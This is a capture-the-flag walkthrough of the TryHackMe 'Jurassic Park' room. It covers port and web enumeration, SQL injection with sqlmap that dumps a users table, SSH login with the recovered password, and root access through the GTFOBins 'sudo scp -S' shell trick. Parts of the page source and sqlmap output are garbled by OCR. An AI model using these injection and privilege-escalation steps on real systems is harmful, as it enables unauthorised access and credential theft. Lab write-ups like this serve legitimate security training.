RECON

enum


https://tryhackme.com/room/jurassicpark 10.10.7.144 10.11.13.238

Started the usual enumeration with a nmap, nikto and dirbuster.


```
nmap $ip -vvv -p-
nmap $ip -vvv -sC -sV -p X | tee nmap.txt
nikto -host $ip | tee nikto.txt
```

Dirbuster found 2 noticeable files. robots.txt but content was just "Wubbalubbadubdub" and a request.txt containing "0".

Inside the shop I picked a package and changed the id parameter to something arbitrary.



I tried a simple sqli http://10.10.7.144/item.php?id=0%27%20or%201=1



I captured the respond with Burp and noticed:

```
let i = 1;
while(i < 100) {
    document.querySelector("#magicwork").innerHTML +=
    "<b>YOU DIDN'T SAY THE MAGIC WORD!</b></br>
    await sleep(50)
    i++;
}
document.querySelector("#magicwork").innerHTML +=
    "Try SqlMap.. I dare you.."
}
async function play() {
    return per Premise(seyres function (receive reject))
```

So I added --random-agent to the command and ran SQLmap nevertheless (I'm such a outlaw)

```
sqlmap -u http://10.10.7.144/item.php?id=1 --batch --dbs --random-agent
```

```
GET parameter 'id' is vulnerable. Do you want to keep testin
sqlmap identified the following injection point(s) with a to
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8347=8347
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORD
    Payload: id=1 AND GTID SUBSET(CONCAT(0x7178766b71,(SELEC
[16:21:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (ya
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.6
[16:21:04] [INFO] fetching database names
[16:21:05] [INFO] retrieved: 'information schema'
[16:21:05] [INFO] retrieved: 'mysql'
[16:21:05] [INFO] retrieved: 'park'
[16:21:05] [INFO] retrieved: 'performance schema'
[16:21:05] [INFO] retrieved: 'sys'
available databases [5]:
```

Then I proceeded to enumerate the DB:

```
sqlmap -u http://10.10.7.144/item.php?id=1 --batch --random-
agent -D park --tables
sqlmap -u http://10.10.7.144/item.php?id=1 --batch --random-
agent -D park -T users --dump
```

Inside the user table I found 2 passwords, and one of them belongs to the user dennis and these are valid SSH credentials.

```
dennis@ip-10-10-7-144:~$
```

local

Inside the home directory is the first flag and inside the .bash_history is also the third flag visible.

Inside the .viminfo are notes regarding 2 more flags:

```
'3 1802 31 /tmp/flagFour.txt
'4 1 63 ~/flag1.txt
'5 1 31 /boot/grub/fonts/flagTwo.txt
```

But the /tmp folder is empty of course and I just realized: there is no 4th flag at all.

```
dennis@ip-10-10-7-144:/var/www/html$ ls -la
otal 52
                                      2019 .
                         4096 Feb 16
drwxr-xr-x 3 root
                   root
drwxr-xr-x 3 root root
                         4096 Feb 16
                                      2019 ...
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 16
                                      2019 assets
rwxr-xr-x 1 ubuntu ubuntu 65 Feb 16
                                      2019 delete
rwxr-xr-x 1 ubuntu ubuntu 1274 Feb 16
                                      2019 index.php
rwxr-xr-x 1 ubuntu ubuntu 6937 Feb 16
                                      2019 item.php
rwxr-xr-x 1 ubuntu ubuntu 3010 Feb 16
                                      2019 park 2019-02-14.sql
rwxr-xr-x 1 ubuntu ubuntu 1 Feb 16 2019 requests.txt
```

And inside the sql backup file we find out who is the user of the other password and also another user - even though we do not know what service these are for.

```
sudo -l
```

So I looked scp up on https://gtfobins.github.io/gtfobins/scp/#sudo

```
TF=$(mktemp) echo 'sh 0<\&2 1>\&2' > $TF chmod +x "$TF" sudo scp -S $TF x y:
```

which leads to:

```
dennis@ip-10-10-7-144:/var/www/html$ sudo scp -S $TF x y
# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
# ■
```

and finding the final flag =)